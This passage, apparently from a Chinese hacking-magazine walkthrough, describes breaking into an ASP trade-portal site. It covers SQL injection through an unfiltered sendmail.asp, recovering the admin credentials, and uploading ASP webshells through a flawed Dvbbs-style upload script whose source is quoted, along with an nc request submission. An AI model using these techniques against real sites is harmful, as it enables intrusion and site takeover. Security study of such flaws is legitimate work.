


图3 找到一个可以利用的链接

问题，如图3。

打开sendmail.asp文件，看到了一个“惊天大礼包”，代码如下：

```
<%@ codepage ="936" %>
<!--#include file="../conn/dbconn1.asp"-->
<!--#include file="../inc/config.asp"-->
<LINK href="../css/Style.css" rel=stylesheet type=text/css>
<script LANGUAGE="JavaScript">
```

居然没有包含Check_Input.asp这个过滤文件，而从图中可清晰地看到sendmail.asp是有参数的，哈哈，没想到在这个地方出问题。现在工具派上用场啦。很快就有结果了，如图4。




图4 跑出结果

继续吧，得到了后台用户和密码，如图5。




图5 跑出用户名和密码

得出用户名是admin，密码也是admin。扫描后台，得到地址，登录后台http://127.0.0.1/jsct/admin/login.asp。

登录后，发现有个备份，心中有点激动了，如图6。




图6 登录后台

但没想到的是，这些备份都是不能修改的，只能备份成固定的样式，对我就是一点用都没有了。这时候才静下心来看看，发现这个“水族公园”包含了很多功能，有商贸管理、产品展示管理、企业名录管理、人才市场管理、新闻信息管理、展会信息管理、库存清仓管理、广告服务管理等等，可真多啊。强啊！功能多，文件就多。先到前台看看，注册了个用户，来到了前台，挺漂亮的，在发布产品信息里面有个上传图片的地方，如图7。

传了个ASP木马，提示说不是要求的图片格式；用WSE来抓包、NC上传看看，如图8，图9。




图7 上传图片





图8 抓包

木马是传上去了，但是扩展名是图片格式的，没法用，失败了。只好再想别的办法。来到后台，在“新闻信息管理”里面也有个上传功能，抓包上传也没有成功。郁闷……，看源文件吧，这一看就看出名堂了，代码如下：



```
C:\>nc -v 127.0.0.1 80 <1.txt
DNS fwd/rev mismatch: localhost != p-a4d6999225de4
localhost [127.0.0.1] 80 (http) open
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Sun, 08 Jul 2007 14:32:02 GMT

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Sun, 08 Jul 2007 14:32:02 GMT
Content-Length: 104
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQCHAATQA=DLOPOFHADKJLMKLNGOBCAGHG; path=/
Cache-control: private

<script>parent.document.forms[0].upfile.value='20077822323.jpg'</script><font size=2>图片上传成功</font>
```

图9 nc提交

```
dim upload,file,formName,formPath,iCount,filename,fileExt
set upload=new upload_5xSoft ''建立上传对象
  formPath="../../hyxx/pic/"
  if right(formPath,1)<>"/" then formPath=formPath&"/"
  iCount=0
  for each formName in upload.file ''列出所有上传了的文件
   set file=upload.file(formName)  ''生成一个文件对象
   if file.filesize<100 then
      response.write "<font size=2>请先选择你要上传的图片 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</font>"
      response.end
   end if

   if file.filesize>1000000 then
      response.write "<font size=2>图片大小超过了限制 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</font>"
      response.end
   end if

   fileExt=lcase(right(file.filename,4))

   if fileEXT<>".gif" and fileEXT<>".jpg" then
      response.write "<font size=2>文件格式不对 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</font>"
      response.end
   end if
  filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&fileEXT
  filename1=year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&fileEXT
```

```
  if file.FileSize>0 then           ''如果 FileSize > 0 说明有文件数据
    file.SaveAs Server.mappath(filename)  ''保存文件
    response.write "<script>parent.document.forms[0].upfile.value='"&FileName1&"'</script>"
    iCount=iCount+1
  end if
  set file=nothing
 next
 set upload=nothing  ''删除此对象
```

这是什么，这不是动网上传吗，在《黑客手册》07-6 中樱花浪子曾介绍过的动网上传。

注意，这和樱花浪子的那个有一点点区别，就在于这里的formPath="../../hyxx/pic/"是这样的，我当时用工具时将formPath字段弄错了，花了一点时间想问题，后来还是在它的调用文件upload.asp中看到如下代码时，才确信formPath字段是filepath。

```
<form name="form" method="post" action="upfile.asp" enctype="multipart/form-data">
<table>
  <tr>
    <td>
      <input type="hidden" name="filepath" value="uploadImages">
      <input type="hidden" name="act" value="upload">
    <input class=c type="file" name="file1" size=35>
    <input type="submit" name="Submit" value="上传" class=c>
    </td>
  </tr>
</table>
</form>
```

上传成功，如图10。

打开看看，如图11。

再传个大马，如图12。




图10 上传成功




图11 得到小马

